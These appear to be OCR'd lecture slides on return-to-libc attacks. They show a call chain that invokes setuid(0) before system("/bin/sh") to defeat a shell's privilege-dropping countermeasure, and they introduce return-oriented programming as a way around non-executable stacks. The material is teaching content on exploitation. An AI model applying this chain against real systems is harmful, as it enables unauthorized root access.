
```
foo() --> sprintf(T,   S) --> sprintf(T+1, S)
      --> sprintf(T+2, S) --> sprintf(T+3, S)
      --> setuid(0)       --> system("/bin/sh")  --> exit()
```

Invoke setuid(0) before invoking system("/bin/sh") can defeat the privilege-dropping countermeasure implemented by shell programs.

ROP: Chain blocks of code together


The Big Picture

- If not a function() ?



ROP: The generalized technique

- Chain blocks of code together



Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation
- The technique can be further generalized to Return Oriented Programming (ROP)